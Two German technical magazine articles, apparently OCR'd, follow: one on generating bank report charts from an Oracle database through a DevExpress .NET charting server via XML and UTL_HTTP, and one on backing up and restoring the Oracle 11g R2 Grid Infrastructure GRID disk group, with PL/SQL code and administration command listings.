Im Banken-Umfeld werden grafische Darstellungen alphanumerischer Werte benötigt, um Vorgänge zu erläutern, Analysen durchzuführen, Sachverhalte zu dokumentieren oder auch nur Kundenreports zu untermalen. Zum Einsatz kommt hierfür bei der Berenberg Bank „PL/PDF“ der OraNext-Incorporation. Diese als Oracle-Source installierte Komponente fügt sich gut in die gestellten Anforderungen bezüglich Sicherheit, Schnelligkeit und Stabilität ein.

Das ebenfalls vom Hersteller erhältliche PL/PDF-Chart-Tool ist jedoch den gegenwärtigen Anforderungen an ein einfaches, zeitgemäßes Charting noch nicht gewachsen. Angestrebt wurden die Vereinheitlichung des Chart-Aussehens und die Zentralisierung der Logik dahinter. Die Erzeugung des Charts sollte aus der Datenbank erfolgen.

Eine Arbeitsgruppe suchte Charting-Tools, prüfte und testete sie. Beachtet wurden Marktgewichtung, Entwicklungszukunft oder auch die Philosophie des Produkts.

Ziel war es, ein Abbild eines Charts (möglichst PNG) aus der Datenbank zu erzeugen, das dann dort weiterverarbeitet werden kann. Vier Komponenten / Tools kamen in die engere Auswahl (jFreeChart, Oracle Chart Builder, MS DevExpress und PL/PDF Chart). Abgewogen wurden Layout, Ausgereiftheit, Technologie, Chart-Typen, Zukunftsaussichten, Verbreitung, Schnittstellen, Support, Kosten und Performance (siehe Tabelle 1):

- JFreeChart stellt eine Vielzahl von Chart-Typen bereit, der Support über die Community ist sehr gut und die Basiskomponente ist kostenlos.
- Oracle Chart Builder wird seit 2002 nicht mehr weiterentwickelt; das Layout der Chart-Typen wirkt altbacken.
- MS DevExpress hat ein modernes Layout und lässt sich mit .NET flexibel anpassen.
- PL/PDF Chart stellt kein komplettes Chart zur Verfügung, sondern nur die Prozeduren zum Zeichnen von Linien/Flächen. Damit wäre eine aufwändige Entwicklung einer Mittelschicht notwendig.

Die Architektur

Eine der wichtigsten und damit ersten Fragen bei MS DevExpress ist die nach der Schnittstellentechnologie zwischen der Datenbank und der .NET-Komponente (siehe Abbildung 1).




Abbildung 1: Kommunikation Datenbank – Charting-Server

	jFreeChart	Oracle Chart Builder	MS DevExpress	PL/PDF Chart
Technologie	Java	Oracle Java	ASP .NET	PL/PDF
Chart-Typen	+	–	++	– –
Ausgereiftheit	+	0	++	–
Layout	+		++	– –
Aktualität	++	Zuletzt 2002	++	. / .
Verbreitung	++	–		
Schnittstellen	Java	PL/SQL	.NET	PL/PDF
Support	+	–	+	
Kosten	Frei / 1124€ Doku (Global Site Lic.)	Frei	600 EUR pro Entwickler	ab 600 USD pro Datenbank

Tabelle 1: Die Entscheidung fiel zugunsten MS DevExpress

Nach Tests wird einer XML-Schnittstelle Vorrang eingeräumt. Eine Alternative wäre zum Beispiel eine Cursor-Lösung gewesen. Auf der .NET-Seite werden XML-Templates entworfen, die pro Chart-Typ die Steuerungsmöglichkeiten zum Aussehen des Charts bestimmen. So können Achsenbeschriftungen, Schriftgrößen, Skalierungen und einige Layout-Eigenschaften bestimmt werden (siehe Abbildung 2).

Auch die eigentlichen Chart-Daten werden über diese vordefinierte Schnittstelle transportiert, beim Performance-Chart beispielsweise über eine Serie von Punktepärchen (siehe Abbildung 3).

Dagegen sind einige Chart-Layout-Eigenschaften, wie die Hintergrund- oder Polylinien-Farben sowie auch die Schriftarten, vordefiniert und nicht übersteuerbar. Ein einheitliches Aussehen der erzeugten Charts, wo immer diese auch eingesetzt werden, wird dadurch garantiert (Corporate Design). Das gepostete XML wird deserialisiert und anhand des vorgegebenen Templates aus der XML-Struktur in.NET-Klassen umgesetzt. Diese .NET-Klassen sorgen für die entsprechende Befüllung des DevExpress-Charting-Objekts und geben dieses Objekt im PNG-Format zurück. Parallel wird auf der Datenbankseite ein PL/SQL-Package entwickelt, das mit .NET kommuniziert.

Die Hauptaufgabe besteht darin, die XML-Struktur zum angeforderten Chart zu generieren. Der Aufbau unterteilt sich in das Chart als Hauptobjekt, die Achsen, die beim Performance-Chart und dem Balkendiagramm notwendig sind, und die Serie, welche die eigentlichen Werte des Charts enthält. Bei einem Tortendiagramm werden zum Beispiel eindimensional die Anteile des Kuchens mitgegeben. Die Serien des Performance-Charts dagegen müssen aufeinanderfolgende Punktepärchen beinhalten. Das Performance-Chart muss mit zwei Serien befüllbar sein. Eine für den Werteverlauf des Portfolios und eine für einen Benchmark (siehe Abbildung 4).

Die Package-Prozeduren wandeln die übergebenen Attribute in XML-Tags um. Per HTTP-Request wird die aufgebaute XML-Struktur an die DevExpress-Komponente auf der .NET-Seite versendet. Am Ende steht der Empfang des Chart-Bilds als BLOB-Stream über den HTTP-Response. Dieses kann entweder in der Datenbank gespeichert, an eine aufrufende Web-Auskunftsapplikation übergeben oder gleich weiter ohne Speicherung in einen PL/PDF-Report eingebunden werden (siehe Abbildung 5).

```
  <Chart xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
   <Template>PMSPerformance2D</Template>
   <Height>1300</Height>
   <Width>1300</Width>
   <Title>Performance Chart</Title>
   <TitleFontSize>20</TitleFontSize>
   <LegendVisible>true</LegendVisible>
   <LegendFontSize>12</LegendFontSize>
   <GridInterlaced>false</GridInterlaced>
   <GridDisplay>3</GridDisplay>
   <GridAlignment>3</GridAlignment>
   <GridLineThickness>1</GridLineThickness>
   <Axes>
   ...
  </Axes>
```

Abbildung 2: XML-Template-Metadaten

```
<Series>
  <Serie>
   <Title>Portfolio 871600</Title>
   <ArgumentIsInAxisType>X</ArgumentIsInAxisType>
   <ValueIsInAxisType>Y</ValueIsInAxisType>
   <RGBColor>152</RGBColor>
   <DATAPoints>
     <DATA>
      <Argument>2010-01-01T00:00:00Z</Argument>
      <Value>100</Value>
 </DATA>
```

Abbildung 3: XML-Template-Punktedaten eines Performance-Chart




Abbildung 7: Prototyp

Fehler-Handling

Bei auftretenden Fehlern wurde das Augenmerk auf die Kommunikation zwischen Datenbank und Charting-Server gelegt. Wichtig war dabei unter anderem, wie das System reagiert, wenn der angesprochene Server nicht verfügbar ist. Für Oracle 10 hat sich leider herausgestellt, dass es in dem gegebenen Setup nicht möglich ist, ein „Connection Timeout“ abzufangen. Wenn der angesprochene Server nicht erreichbar ist, wartet die Datenbank endlos auf eine Rückantwort. Dieses Problem ist mit der Version 11 behoben; es wird nun eine entsprechende Timeout-Fehlermeldung durch UTL_HTTP zurückgeliefert.

```
   --Aufbau des Charts als Hauptobjekt
      SELECT XMLROOT(
            XMLELEMENT("Chart"
              , XMLATTRIBUTES('http://www.w3.org/2001/XMLSchema-in-
stance' AS "xmlns:xsi"
                              ,'http://www.w3.org/2001/XMLSchema' AS
"xmlns:xsd")
              , XMLELEMENT("Template", SELF.CHART_TYP)
              , CASE
                  WHEN SELF.DISPLAY_LANGUAGE IS NULL THEN NULL
                  ELSE XMLELEMENT("DispLang", SELF.DISPLAY_LANGUAGE)
                END
              , CASE
                  WHEN SELF.SHOW_COLORED_JN IS NULL THEN NULL
                  ELSE XMLELEMENT("ShowColored", global.comp_chart.
get_JN2Str(SELF.SHOW_COLORED_JN))
                END
              , CASE
                  WHEN SELF.INDEXED_JN IS NULL THEN NULL
                  ELSE XMLELEMENT("Indexed", global.comp_chart.get_
JN2Str(SELF.INDEXED_JN))
                END
              .
              .
              .
              .
              .
              , CASE
                  WHEN SELF.tab_axis IS NULL THEN NULL
                  ELSE XMLELEMENT("Axes",'')
                END
              , XMLELEMENT("Series",'')
            )
           , VERSION '1.0', STANDALONE YES
           )
      INTO v_xml
      FROM DUAL;

    --Achsen ergänzen
    IF SELF.tab_axis IS NOT NULL THEN
      vn_index:= SELF.tab_axis.FIRST;
      WHILE vn_index IS NOT NULL LOOP
        v_xml:= v_xml.appendChildXML('/Chart/Axes', SELF.tab_axis(vn_
index).Get_XML);
        vn_index:= SELF.tab_axis.NEXT(vn_index);
      END LOOP;
    END IF;

    -- Serien ergänzen
    vn_index:= SELF.tab_serie.FIRST;
    WHILE vn_index IS NOT NULL LOOP
      v_xml:= v_xml.appendChildXML('/Chart/Series', SELF.tab_
serie(vn_index));
      vn_index:= SELF.tab_serie.NEXT(vn_index);
    END LOOP;
```

Abbildung 4: Aufbau des Chart-Rahmens und Ergänzung der Achsen und Serien

Die Untersuchung der Anfragezeit bei verschiedenen Datenmengen war ein weiterer wichtiger Punkt in Sachen Stabilität. Die Theorie war, dass entweder eine Linearität zwischen der Punkteanzahl eines Performance-Charts und dessen Erzeugungszeit besteht oder dass die Zeit exponentiell steigt. Vielleicht gibt es auch Ausreißer oder Grenzwerte. Dazu ist ein Test-Package entwickelt worden, welches hintereinander Charts erzeugt, die immer mehr Punktepärchen enthalten, und dazu die Zeit misst (siehe Abbildung 6).

Die rote Kurve zeigt die Anfragezeit in Millisekunden, die verbraucht wurde, um die XML-Struktur zu versenden und das Bild zu empfangen. Die grüne Kurve dagegen bildet die Gesamtzeit ab, also inklusive der Vorbereitungszeit, die vergeht, bis ein SQL-Select die Punktedaten selektiert hat. Die Abteilung für Qualitätssicherung führte einen Lasttest unter realistischen und produktiven Bedingungen durch, der positiv ausfiel.

Prototyp

Der erfolgreichen Installation des Charting-Tools in der Oracle-Datenbank sollte die Migration eines bisher in Access erzeugten Reports mit einem Performance-Chart in einen PL/PDF-Report folgen. Die Implementierung des alphanumerischen Teils wurde bereits realisiert. Es fehlte nur noch das Anfordern und Einfügen des passenden Charts (siehe Abbildung 7).

Steffen Schumann
Berenberg Bank
steffen.schumann@berenbergbank.de

```
-- HTTP Request absetzen, Connection aufbauen
http_req := utl_http.BEGIN_REQUEST(pc_target_url, 'POST', utl_http.HTTP_VERSION_1_1);
utl_http.SET_HEADER(http_req, 'content-Type', 'text/xml');
utl_http.SET_HEADER(http_req, 'content-length', LENGTHB(self.chart_clob));

-- HTTP Response empfangen und verarbeiten
http_resp:= utl_http.GET_RESPONSE(http_req);

utl_http.get_header_by_name(http_resp, 'Content-Type', http_cont_type, 1);

IF http_cont_type LIKE 'Image%' THEN
BEGIN
  DBMS_LOB.CREATETEMPORARY(chart_blob, FALSE);
  --charting server hat ein Bild zurückgeliefert
  LOOP
    utl_http.READ_RAW(http_resp, response, 32767);
    DBMS_LOB.WRITEAPPEND(chart_blob, UTL_RAW.length(response), response);
  END LOOP;
EXCEPTION
  WHEN utl_http.END_OF_BODY THEN
    utl_http.END_RESPONSE(http_resp);
END;
ELSE
  --charting server hat KEIN Bild zurückgeliefert
  BEGIN
    --Die Rückmeldung vom Server wird an eine Variable übergeben,
    --die vom rufenden Programm ausgewertet werden kann.
    --Der Rückgabewert der Function GET_CHART_PICTURE bleibt NULL
    DBMS_LOB.CREATETEMPORARY(self.chart_fehler, FALSE);
    utl_http.READ_TEXT(http_resp, self.CHART_FEHLER, 30000);
    GLOBAL.PA_TRACE.TRACE( GLOBAL.PA_TRACE.TRACE_ERROR, methodenname, self.CHART_FEHLER);
  END;
END IF;
```

Abbildung 5: HTTP-Request und HTTP-Response

Abbildung 6: Zeitmessung (X-Achse: Zeit in MS, Y-Achse: Anzahl Punktepärchen in der XML-Struktur)

Die Datenbank-Version 11g R2 hat im Bereich „Real Application Clusters" viel Neues gebracht. Was hat sich hingegen bei der Verwaltung der Clusterware getan? Was macht man, wenn die Diskgruppe GRID nicht mehr zugreifbar ist? Der Fokus dieses Artikels liegt darauf, wie man eine GRID-Installation vornimmt, ein „vollständiges" Backup erstellt und im Falle eines Fehlers die Diskgruppe GRID wiederherstellt.

Diskgruppe GRID weg, Cluster down – was nun?

Stefan Panek, Trivadis GmbH

Die Clusterware beziehungsweise Grid-Infrastruktur ist zentraler Bestandteil der Oracle-RAC-Installation. Sie arbeitet als Bindeglied zwischen Betriebssystem auf der einen und Oracle-Datenbank beziehungsweise ASM-Software auf der anderen Seite. Die Hauptfunktionalitäten sind dabei unter anderem:

- Split Brain Handling
- Ressourcenverwaltung
- Monitoring der Cluster-Ressourcen

Die wichtigsten Komponenten der Grid-Infrastruktur sind (siehe Abbildung 1):

- Voting-Files
- Oracle Cluster Registry (OCR)
- Oracle Local Registry (OLR)
  - Die Oracle Local Registry ist mehr oder minder identisch zur OCR und beinhaltet dabei die lokalen Ressourcen des jeweiligen Clusterknotens
- Grid Plug and Play Profile
  - Grid Plug and Play vereinfacht die Installation, die Konfiguration und das Management des einzelnen Knotens innerhalb eines Clusters




Abbildung 1: Die wichtigsten Komponenten der Grid-Infrastruktur

Die Clusterware-Installation

Die Installation eines Oracle-RAC-Systems besteht aus mehreren, teilweise komplexen Schritten. Im Vorfeld einer Installation ist eine sorgfältige Planung erforderlich. Zu den notwendigen Installationsvorbereitungen zählen die Bereitstellung von IP-Adressen, das Aufspielen von Betriebssystem-Updates und -Packages, die Bereitstellung von genügend Plattenplatz und vieles mehr. Sind diese vorbereitenden Arbeiten abgeschlossen, beginnt die Installation der Grid-Infrastruktur. Der aktuelle Installationsablauf ist im Vergleich zu den Versionen 10*g* R2 oder 11*g* R1 komplett überarbeitet. Wichtige Details werden nun vor der eigentlichen Installation geprüft. Es werden Skripte für das Beheben von Konfigurationsfehlern erstellt, die auch während des Installationsablaufs ausgeführt werden können. Im Folgenden sind einige Teilschritte der gesamten Installation dargestellt.

Nachdem der Installer gestartet wurde, beginnt das GRID Infrastruktur Setup. Nach Prüfung der Knoten-Connectivity sowie einigen Clusterprüfungen werden die Storage-Optionen für das Sichern der OCR-Disks und Voting-Files abgefragt. Dabei gibt es in der Version 11*g* R2 zwei Möglichkeiten:

- Oracle ASM
- Shared File System

In diesem Fall wird ASM als Storage-Option verwendet. Hier werden anschließend auch die OCR Disks & Voting-Files abgelegt. Hinweis: Wird ASM als Storage Option verwendet, so müssen sämtliche Voting-Files dort auch gespeichert sein. Ein Verteilen der Files auf ASM und Shared File System ist zur Installationszeit nicht möglich. Im anschließenden Installationsschritt wird die „Storage-Option" für die Diskgruppe GRID festgelegt. Der Installer bietet dazu drei Varianten an:

- External redundancy
- Normal redundancy
- High redundancy

Hier unterscheidet sich zum Beispiel eine Diskgruppe DATA von einer Diskgruppe GRID. Bei der Diskgruppe DATA bedeu-

Name der Diskgruppe	Redundanz	Failure-Gruppe	Bemerkung
DATA	external	1	Hardware RAID sollte vorhanden sein
DATA	normal	2	
DATA	high	3	
GRID	external	1	Hardware RAID sollte vorhanden sein
GRID	normal	3	
GRID	high	5	

Tabelle 1: Die verschiedenen Optionen der Redundanz

```
clscfg: -install mode specified
Successfully accumulated necessary OCR keys.
Creating OCR keys for user ‚root‘, privgrp ‚root‘..
Operation successful.
CRS-4256: Updating the profile
Successful addition of voting disk 8d44c77clebc4f05bf8de0efd5ac28d3.
Successfully replaced voting disk group with +GRID.
CRS-4256: Updating the profile
CRS-4266: Voting file(s) successfully replaced
##  STATE    File Universal Id                File Name Disk group
--  -----    -----------------                --------- ----------
 1. ONLINE   8d44c77clebc4f05bf8de0efd5ac28d3  (/dev/sdf) [GRID]
Located 1 voting disk(s).
```

Abbildung 2: Ausgabe des „root.sh“-Skripts

tet „normal“ zwei Fail-Gruppen, bei einer Diskgruppe GRID sind bei „normal“ drei Fail-Gruppen vorhanden. Tabelle 1 zeigt die verschiedenen Optionen der Redundanz. „High“ gibt die konfigurierbare Datenredundanz in der Diskgruppe an. Die empfohlene Redundanz seitens Oracle für die Diskgruppe GRID ist „normal“. Schon zum Zeitpunkt der Storage-Planung ist es sinnvoll, einige „Reserve Disks“ anzulegen. Diese können im Fehlerfall sofort genutzt werden. Somit lässt sich im Ernstfall eine längere Downtime vermeiden. Nachfolgend eine Beispielausgabe der Diskgruppe GRID, konfiguriert mit „normal redundancy“:

```
select GROUP_
NUMBER,FAILGROUP,PATH from
v$asm_disk where group_number
= 3;
GROUP_NUMBER FAILGROUP PATH
------------------------------
3            GRID_0001 /dev/
mapper/FG_02
3            GRID_0002 /dev/
mapper/FG_03
3            GRID_0000 /dev/
mapper/FG_01
```

Man kann hier gut erkennen, dass Oracle die Voting-Files in drei separate Failure-Diskgruppen ablegt. Bei der gewählten „normal redundancy“ sind es somit drei Disks, die hierfür verwendet werden. Der vorletzte Schritt der „Grid Infrastructure“-Software-Installation umfasst das Ausführen des „root.sh“-Skripts. Diese legt die Diskgruppe mit den OCR-Files sowie den Voting-Files an.

Wie Abbildung 2 zeigt, werden sowohl die Diskgruppe als auch die Lokation des Voting-Files angelegt. In diesem Fall wurde „external redundancy“ gewählt. Diese Option ist nur für Testcluster sinnvoll. Nach Abschluss der Installation ist der RAC-Cluster lauffähig und die wesentlichen Ressourcen sind bereits konfiguriert. Damit dies auch so bleibt, muss der Administrator zusätzliche Vorsichtsmaßnahmen treffen. Das notwendige Vorgehen wird im Folgenden näher erläutert.

Planung der Grid-Infrastruktur

So vorteilhaft es ist, alles im ASM abzulegen, so bedarf es einer guten Vorar-

```
OCR Backup
> ocrconfig -showbackup
node-01     2010/11/10 05:57:33     /u01/app/11.2.0.2/grid/cdata/
erac1/backup00.ocr
node-01     2010/11/10 01:57:32     /u01/app/11.2.0.2/grid/cdata/
erac1/backup01.ocr
node-01     2010/11/09 21:57:31     /u01/app/11.2.0.2/grid/cdata/
erac1/backup02.ocr
node-01     2010/11/09 05:57:29     /u01/app/11.2.0.2/grid/cdata/
erac1/day.ocr
node-01     2010/11/01 01:56:56     /u01/app/11.2.0.2/grid/cdata/
erac1/week.ocr
```

Listing 1

```
OLR Check
> ocrcheck -local
Status of Oracle Local Registry is as follows :
         Version                  :          3
         Total space (kbytes)     :     262120
         Used space (kbytes)      :       2712
         Available space (kbytes) :     259408
         ID                       :  905928015
         Device/File Name         : /u01/app/11.2.0.2/grid/
cdata/node-01.olr
                                    Device/File integrity
check succeeded
         Local registry integrity check succeeded
         Logical corruption check succeeded
OLR manual Backup
> ocrconfig -local -manualbackup
```

Listing 2

```
> crsctl query css votedisk

    STATE    File Universal Id                  File Name
Disk group
--  -----    -----------------                  ---------
 1. ONLINE   4191b3802ce14fc2bf41f03d2e3a9df8   (/dev/mapper/
FG1_01)   [GRID]
 2. ONLINE   684686a0c6624f2dbf018c56dd473d7a   (/dev/mapper/
FG1_02)   [GRID]
 3. ONLINE   0b789ea3e8ad4fe4bf346b30abcfa8fb   (/dev/mapper/
FG1_03)   [GRID]
```

Listing 3

beit, um den Cluster im Fehlerfall wieder zum Laufen zu bekommen. Daher gilt es, nach der Installation ein tragfähiges Backup- und Restore-Konzept zu erstellen. Dieses Konzept muss vor Inbetriebnahme ausgiebig getestet werden. Dazu gehört unter anderem auch die Vorgehensweise bei einem Verlust der Diskgruppe GRID:

- Was muss in diesem Fall nun alles wiederhergestellt werden?
- Welche Backups sind dazu vorab durchzuführen?

Nachfolgende Backups sind regelmäßig erforderlich:

- Sichern der Oracle-Software (etwa der Mountpoints)
- OCR-Disks und OLR-Backups auf ein separates Medium kopieren beziehungsweise mit Filesystembackup sichern
- Backup der ASM-Metadaten
- SPFILE der ASM-Instanz

Es empfiehlt sich, über diese Arbeiten eine Dokumentation zu erstellen. Diese sollte als Step-by-Step-Anweisung ausgelegt sein, damit im Fehlerfall das Vorgehen für den Administrator transparent ist. Im Folgenden die Details anhand unseres Beispiels. Ein regelmäßiges Sichern des Oracle Mountpoints ist ein Standard-Job, der hier nicht näher beschrieben wird.

Die Oracle-Software erstellt automatisch im 4-Stunden-Intervall OCR-Backups. Diese können dann mit einem Filesystembackup gesichert werden. Ein Kommando überprüft, ob die Backups regelmäßig erfolgen (siehe Listing 1).

Die Oracle-Software erzeugt automatisch keine OLR-Backups. Ein manuelles Backup ist daher angeraten (siehe Listing 2).

Listing 3 zeigt die Prüfung der Voting-Files. Ein manuelles Backup der Voting-Files ist ab Version 11.2.0.2 nicht mehr notwendig. Diese werden dann automatisch mit dem regelmäßigen OCR-Backup gesichert.

Bei den Metadaten einer ASM-Diskgruppe handelt es sich im Wesentlichen um folgende Informationen:

- Disks, die zu einer Diskgruppe gehören
- Der verfügbare Platz innerhalb der Diskgruppe
- Die File-Namen und der Ort der Files, die zu der Diskgruppe gehören

Das Utility „ASMCMD“ sichert die gesamte Informationen in einer Textdatei. Diese Sicherung kann dann gegebenenfalls für einen Restore benutzt werden:

```
> asmcmd md_backup -b <Pfad>/
Filename
```

Da im Fehlerfall beziehungsweise beim Verlust der Diskgruppe gleichzeitig das SPFILE der ASM-Instanz nicht mehr vorhanden ist, sollte man hier regelmäßig eine Kopie außerhalb von ASM vorhalten. Das Kommando ist wie bei jeder Oracle-Datenbank:

```
SQL> create pfile='<Pfad>/initASM.ora' from spfile
```

Abschließend gilt es, diese Arbeiten zu automatisieren, damit immer die aktuellen Backups verfügbar sind. Dazu bietet sich zum Beispiel unter Unix ein Cronjob an.

Restore der Diskgruppe GRID

Das beste Backup hilft nichts, wenn es vorher nicht getestet wurde. Daher ist vor der Inbetriebnahme des RAC-Clusters unbedingt zu prüfen, ob der Cluster beziehungsweise in diesem speziellen Fall die Diskgruppe GRID wiederhergestellt werden kann. Ein Verlust würde zwangsläufig den kompletten Cluster-Stillstand bedeuten.

Als Ausgangssituation wird angenommen, dass die Diskgruppe GRID korrupt oder vollständig verlorengegangen ist. Nachfolgend ist deren Restore beschrieben.

```
> crsctl start crs -excl
CRS-4123: Oracle High Availability Services has been started.
CRS-2672: Attempting to start ‚ora.mdnsd' on ‚node-01'
CRS-2676: Start of ‚ora.mdnsd' on ‚node-01' succeeded
CRS-2672: Attempting to start ‚ora.gpnpd' on ‚node-01'
CRS-2676: Start of ‚ora.gpnpd' on ‚node-01' succeeded
CRS-2672: Attempting to start ‚ora.cssdmonitor' on ‚node-01'
CRS-2672: Attempting to start ‚ora.gipcd' on ‚node-01'
CRS-2676: Start of ‚ora.cssdmonitor' on ‚node-01' succeeded
CRS-2676: Start of ‚ora.gipcd' on ‚node-01' succeeded
CRS-2672: Attempting to start ‚ora.cssd' on ‚node-01'
CRS-2672: Attempting to start ‚ora.diskmon' on ‚node-01'
CRS-2676: Start of ‚ora.diskmon' on ‚node-01' succeeded
CRS-2676: Start of ‚ora.cssd' on ‚node-01' succeeded
CRS-2672: Attempting to start ‚ora.ctssd' on ‚node-01'
CRS-2672: Attempting to start ‚ora.drivers.acfs' on ‚node-01'
CRS-2672: Attempting to start ‚ora.cluster_interconnect.haip' on
‚node-01'
CRS-2676: Start of ‚ora.ctssd' on ‚node-01' succeeded
CRS-2676: Start of ‚ora.drivers.acfs' on ‚node-01' succeeded
CRS-2676: Start of ‚ora.cluster_interconnect.haip' on ‚node-01' suc-
ceeded
CRS-2672: Attempting to start ‚ora.asm' on ‚node-01'
CRS-2674: Start of ‚ora.asm' on ‚node-01' failed
CRS-2673: Attempting to stop ‚ora.cluster_interconnect.haip' on
‚node-01'
CRS-2677: Stop of ‚ora.cluster_interconnect.haip' on ‚node-01' suc-
ceeded
```

Listing 4

Zunächst ist die Clusterware auf allen Knoten zu „disablen“. Dabei unbedingt auf der Betriebssystemebene prüfen und eventuell einzelne Prozesse mit „kill“ beenden. Dann die Clusterware am Masterknoten im „exclusive mode“ starten.

Die Clusterware versucht nun, die ASM-Instanz zu starten, was aber aufgrund des fehlenden SPFILEs nicht möglich ist. Daher verbindet man sich in einer zweiten Session mit der ASM-Instanz und stoppt diese mit „shutdown abort“ (siehe Listing 4).

Listing 5 zeigt die SQL-Plus-Session zum manuellen Start der ASM-Instanz per PFILE.

Vor dem Restore der Diskgruppe GRID aus den Metadaten muss die ASM-Umgebung gesetzt sein. Nur so kann das Programm „asmcmd“ aufgerufen und genutzt werden (siehe Listing 6).

Zur Prüfung wird die folgende Abfrage durchgeführt:

```
SQL> select name from v$asm_
diskgroup;
NAME
-----------------
GRID
```

Nachdem die Diskgruppe GRID wieder erfolgreich aufgebaut ist, erfolgt der Restore des OCR-Backups:

```
> ocrconfig -restore /u01/
app/11.2.0.2/grid/cdata/erac1/
backup00.ocr
```

Ein Restore des OLR-Backups ist nur notwendig, wenn das OLR verloren wurde. Dieses Backup ist in einem lokalen Verzeichnis des entsprechenden Knotens abgelegt.

Nun wird das SPFILE der ASM-Instanz wieder neu erstellt:

```
SQL> create spfile='+GRID' from
pfile='/backup/initASM.ora;
File created.
```

Ein „replace“-Befehl legt nun die Voting-Files im ASM wieder an (siehe Listing 7). Somit ist der Restore für die Diskgruppe GRID abgeschlossen. Auf dem Restaurierungsknoten wird nun die Clusterware mit der „force“-Option gestoppt:

```
> crsctl stop crs -f (force)
```

Abschließend wird die Clusterware auf allen Knoten gestartet und nochmals zur Kontrolle ein Check durchgeführt (siehe Listing 8). Anschließend ist die Diskgruppe GRID wiederhergestellt und der Cluster funktionstüchtig.

```
$ sqlplus / as sysasm
SQL*Plus: Release 11.2.0.2.0 Production on Thu Nov 11 07:37:32 2010
Copyright (c) 1982, 2010, Oracle.  All rights reserved.
Connected.
SQL> shutdown abort
ASM instance shutdown
SQL> exit
Disconnected
$ sqlplus / as sysasm
SQL*Plus: Release 11.2.0.2.0 Production on Thu Nov 11 07:39:04 2010
Copyright (c) 1982, 2010, Oracle.  All rights reserved.
Connected to an idle instance.
SQL> startup nomount pfile='/backup/init+ASM1.ora'
ASM instance started
Total System Global Area  283930624 bytes
Fixed Size                  2225792 bytes
Variable Size             256539008 bytes
ASM Cache                  25165824 bytes
```

Listing 5

```
asmcmd md_restore  /backup/asm/diskgroup_metadata.lst  --full  -G
GRID
Current Diskgroup metadata being restored: GRID
Diskgroup GRID created!
System template XTRANSPORT modified!
System template ONLINELOG modified!
System template DATAGUARDCONFIG modified!
System template AUTOBACKUP modified!
System template TEMPFILE modified!
System template OCRFILE modified!
System template ARCHIVELOG modified!
System template DUMPSET modified!
System template CONTROLFILE modified!
System template BACKUPSET modified!
System template ASMPARAMETERFILE modified!
System template FLASHBACK modified!
System template PARAMETERFILE modified!
System template FLASHFILE modified!
System template DATAFILE modified!
System template CHANGETRACKING modified!
Directory +GRID/erac1 re-created!
Directory +GRID/erac1/OCRFILE re-created!
Directory +GRID/erac1/ASMPARAMETERFILE re-created!
```

Listing 6

Fazit

Die Clusterware ist das Herzstück einer jeden Real-Applications-Umfeld-Clusters-Installation. Seit der Oracle Version 11g R2 wurde die Clusterware stark überarbeitet und beinhaltet nun deutlich mehr Funktionalitäten. Da seitdem die Clusterkonfiguration oftmals in ASM abgelegt wird, sind im Vorfeld hinreichende Sicherheitsmaßnahmen zu treffen, für den Fall, dass die

Diskgruppe GRID verloren geht. Mit einem entsprechenden „Kochrezept“ ist ein solcher Verlust oder auch eine entstandene Korruption recht schnell und sicher wieder zu beheben. Die Ausfallzeit des Clusters wird so stark reduziert.

Im Rahmen dieses Artikels ist auch der Teilaspekt „Backup & Restore“ der Grid-Infrastruktur beschrieben. Genau diesen Punkt sollte man im Vorfeld einer Cluster-Inbetriebnahme umfassend testen. Für einen stabilen Start in den Datenbankbetrieb sind aber noch weitere Bereiche zu prüfen, wie die Datenbankserver-Konfiguration, der Interconnect, das Netzwerk und weitere Komponenten.

Für einen gesicherten Start in den Betrieb ist eine ausführliche Cluster-Prüfung durchzuführen, bei der alle Bereiche des Clusters ausgiebig getestet und Fehler beziehungsweise eventuell fehlerhafte Konfigurationen angepasst werden. So können Systeme auch in Zukunft hochverfügbar bleiben.

Stefan Panek
Trivadis GmbH
stefan.panek@trivadis.com

```
> crsctl replace votedisk +GRID

Successful addition of voting disk 3ae1d7ce99014f79bf06ae8e039f8d34

Successful addition of voting disk 0a21e3b2d11b4fe2bf6a7b175777808a

Successful addition of voting disk 9d762eab80254fdabf65ffe67801cc98

Successfully replaced voting disk group with +GRID.
CRS-4266: Voting file(s) successfully replaced


Prüfen der Voting Files

> crsctl query css votedisk

##  STATE    File Universal Id                File Name Disk group
